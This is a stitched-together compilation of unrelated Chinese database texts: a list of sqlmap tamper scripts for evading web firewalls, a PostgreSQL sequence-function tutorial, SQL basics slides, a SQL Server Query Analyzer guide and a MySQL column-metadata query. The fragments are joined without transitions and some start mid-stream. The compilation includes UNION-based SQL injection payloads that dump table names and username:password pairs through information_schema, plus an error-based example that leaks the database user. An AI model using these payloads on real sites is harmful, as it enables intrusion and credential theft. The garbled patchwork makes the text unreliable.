new%53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45chardoubleencode对所有字符串进⾏双重url编码// oldSELECT FIELD FROM TABLE// new%2553%2545%254c%2545%2543%2554%2520%2546%2549%2545%254c%2544%2520%2546%2552%254f%254d%2520%2554%2541%2542%254c%2545 charunicodeencode对所有字符串进⾏unicode编码// oldSELECT FIELD FROM TABLE// new%u0053%u0045%u004c%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d%u0020%u0054%u0041%u0042%u004c%u0045 base64encode对所有字符串进⾏base64编码// old1 and 1=1#// newMSBhbmQgMT0xIw==总结空格处理space2plus.pyspace2hash.pyspace2morehash.pyspace2mysqldash.pyspace2randomblank.pyspace2mssqlblank.pyspace2mssqlhash.pyspace2comment.pymodsecurityversioned.pymodsecurityzeroversioned.py⼤于号处理between.pygreatest.py等于号处理equaltolike.pybluecoat.py引号处理apostrophemask.py:utf8替换引号apostrophenullencode.py :替换字符和双引号关键字处理versionedkeywords.pyversionedmorekeywords.pyhalfversionedmorekeywords.pymultiplespaces.py:多个关键字前加空格nonrecursivereplacement.py:双重关键字unionalltounion.py:union select替换union all selectsecuresphere.py:追加特制字符串percentage.py:每个字符前加%appendnullbyte.py:末尾添加零字节编码语句处理randomcase.py:⼤⼩写混淆charencode.py:url编码chardoublecode.py:双重url编码charunicodeencode.py:unicode编码base64encode.py:base64编码。
PostgreSQL教程(七):函数和操作符详解(3)

PostgreSQL教程(七):函数和操作符详解(3)九、序列操作函数:序列对象(也叫序列⽣成器)都是⽤CREATE SEQUENCE创建的特殊的单⾏表。
⼀个序列对象通常⽤于为⾏或者表⽣成唯⼀的标识符。
下⾯序列函数,为我们从序列对象中获取最新的序列值提供了简单和并发读取安全的⽅法。
函数返回类型描述nextval(regclass)bigint递增序列对象到它的下⼀个数值并且返回该值。
这个动作是⾃动完成的。
即使多个会话并发运⾏nextval,每个进程也会安全地收到⼀个唯⼀的序列值。
currval(regclass)bigint 在当前会话中返回最近⼀次nextval抓到的该序列的数值。
(如果在本会话中从未在该序列上调⽤过 nextval,那么会报告⼀个错误。
)请注意因为此函数返回⼀个会话范围的数值,⽽且也能给出⼀个可预计的结果,因此可以⽤于判断其它会话是否执⾏过nextval。
lastval()bigint 返回当前会话⾥最近⼀次nextval返回的数值。
这个函数等效于currval,只是它不⽤序列名为参数,它抓取当前会话⾥⾯最近⼀次nextval使⽤的序列。
如果当前会话还没有调⽤过nextval,那么调⽤lastval将会报错。
setval(regclass, bigint)bigint重置序列对象的计数器数值。
设置序列的last_value字段为指定数值并且将其is_called字段设置为true,表⽰下⼀次nextval将在返回数值之前递增该序列。
setval(regclass, bigint, boolean)bigint重置序列对象的计数器数值。
功能等同于上⾯的setval函数,只是is_called可以设置为true或false。
如果将其设置为false,那么下⼀次nextval将返回该数值,随后的nextval才开始递增该序列。
对于regclass参数,仅需⽤单引号括住序列名即可,因此它看上去就像⽂本常量。
SQL注入攻击
当我们向指定的表中插入输入时只能使用下面 两种结构 Values:一次只能向表中插入一条记录 Subquery:可向表中插入多条记录,就是可以 欠套语句.
9
SQL语言基础
UPDATA语句
Update tablename
set colname={expr|NULL|(subquery)} [where search_condition]
Join_condition格式: [<表名>.]<列名><比较运算符>[<表名2>.]< 列名>
可以在不同的表间进行 可以是一个表与它自身的连接
19
查询结构中用到的一些知识
子查询
子查询可以继续嵌套 子查询中不可以使用order by子句,只对最后结果排 序 子查询要用括号括起来
SQL是英文Structured Query Language的简称, 中文名是结构化查询语言,是进行数据库操作 的标准语言。 SQL注入就是利用现有应用程序,将(恶意)的 SQL命令注入到后台数据库引擎执行的能力。
3
为什么会存在SQL注入攻击
随着B/S模式被广泛的应用,用这种模式编 写应用程序的程序员也越来越多,但由于开发 人员的水平和经验参差不齐,相当一部分的开 发人员在编写代码的时候,没有对用户的输入 数据或者是页面中所携带的信息进行必要的合 法性判断,导致了攻击者可以提交一段数据库 查询代码,根据程序返回的结果,获得一些他 想得到的数据。这样就产生了被称为数据库的 注入攻击SQL注入攻击
为什么可以获取数据库用户名
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07' and user>0 [Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'dbo' 转换为数据类型为 int 的列时发生语法错误。 /search.asp,行 19
列出当前数据库中所有表的名称
列出当前数据库中所有表的名称⼀、information_schema库中的tables表的字段解释table_schema #该字段存储数据库名table_name #该字段存储对应数据库中的包括的表名使⽤group_concat()凼数迚⾏sql注⼊语法:union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+⼆、获取users表中的字段名通过group_concat(column_name)迚⾏sql注⼊,查看users表中字段语法: union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users' --+三、获取⽤户名密码字段中的值使⽤group_concat(username,password)将⽤户名和密码连接成字符串使⽤group_concat(username,0x3a,password)将⽤户名和密码连接成字符串,并使⽤:冒号将⽤户名和密码分隑开。
扩展:0x是⼗六迚制的标志,3a即⼗六迚制的3a。
0x3a在ASCII码表代表:冒号语法: union select 1,group_concat(username,0x3a,password),3 from users--+在sql注⼊时加⼊换⾏符语法: union select 1,group_concat(username, 0x3a,password,0x3C,0x68,0x72,0x2F,0x3E),3 from users--+。
SQL查询分析器教程
454542930查询分析器使用步骤一、点击桌面的开始菜单,选择所有程序里面的Micosoft SQL Server,找出查询分析器,如图图1-1二、打开查询分析器三、点击SQL server身份验证,输入登录名“sa”,密码输入四个零。
然后点击确定四、进入查询分析器主界面五、在此画面选择相应的数据库名称,现今店面数据库名称有三种,分别为subdata0901、subdata0701、subdata0501,各店面需相应选择各店的数据库。
六、选择好数据库后,把需要运行的语句复制到中间空白位置处,比如解决零售出库无法删除货品的处理语句--处理零售无法删除alter table deletetelfahuo drop constraint DF_DeleteTelFAHUO_CXFAIDalter table deletetelfahuo alter column cxfaid varchar(50)七、复制好语句之后,首先检查语句是否正确,点击,此时空白处会提示“命令已成功完成”八、检验语句正确之后,正式运行查询分析器,点击,此时空白处显示“所影响为行数为0行”,这样表示已经完成查询分析器的运行九、完成之后,直接关闭,点击“全否”,即可退出SQL查询分析器的使用说明2008-12-27 15:15:27| 分类: sql sever | 标签: |字号大中小订阅打开“开始->程序->Microsoft Sql Server->查询分析器”,弹出查询分析器连接配置对话框(如图1)。
在连接到SQL Server对话框的“SQL Server(S)”中输入服务器名称(注意:如果是本机可以用空或一个点表示),也可以点击后边的小按钮进行选择(如图2)。
连接使用如果是本机可以选择Windows身份验证,也可以选择SQL Server身份验证,如果不是本机最好选择SQL Server身份验证方式,然后在登录名中输入“sa”,密码输入SQL Server的登录密码(默认为空),点击“确定”连接服务器。
mysql获取表字段信息(字段名,字段长度,字段类型,精度,小数点位)
mysql获取表字段信息(字段名,字段长度,字段类型,精度,⼩数点位)mysql查询表(列)字段信息SELECTCOLUMN_NAME F_FIELD,data_type F_DATATYPE,CHARACTER_MAXIMUM_LENGTH F_DATALENGTH,NUMERIC_PRECISION 精度,NUMERIC_SCALE ⼩数位数,IF( IS_NULLABLE ='YES', '1', '0' ) F_ALLOWNULL,COLUMN_COMMENT F_FIELDNAME,IF( COLUMN_KEY ='PRI', '1', '0' ) F_PRIMARYKEY,column_default F_DEFAULTS,CONCAT( upper( COLUMN_NAME ), '(', COLUMN_COMMENT, ')' ) AS'F_DESCRIPTION'FROMINFORMATION_SCHEMA.COLUMNSWHERETABLE_NAME ='表名'AND TABLE_SCHEMA ='库名'下⾯列举出所有字段信息TABLE_CATALOG表限定符TABLE_SCHEMA表格所属的库TABLE_NAME表名COLUMN_NAME字段名ORDINAL_POSITION顺序COLUMN_DEFAULT默认值IS_NULLABLE是否为nullIS_NULLABLE是否为nullDATA_TYPE数据类型CHARACTER_MAXIMUM_LENGTH数据长度(字段的最⼤字符数)CHARACTER_OCTET_LENGTH存储长度(字段的最⼤字节数)NUMERIC_PRECISION数字精度NUMERIC_SCALE⼩数位数DATETIME_PRECISION datetime类型和SQL-92interval类型数据库的⼦类型代码。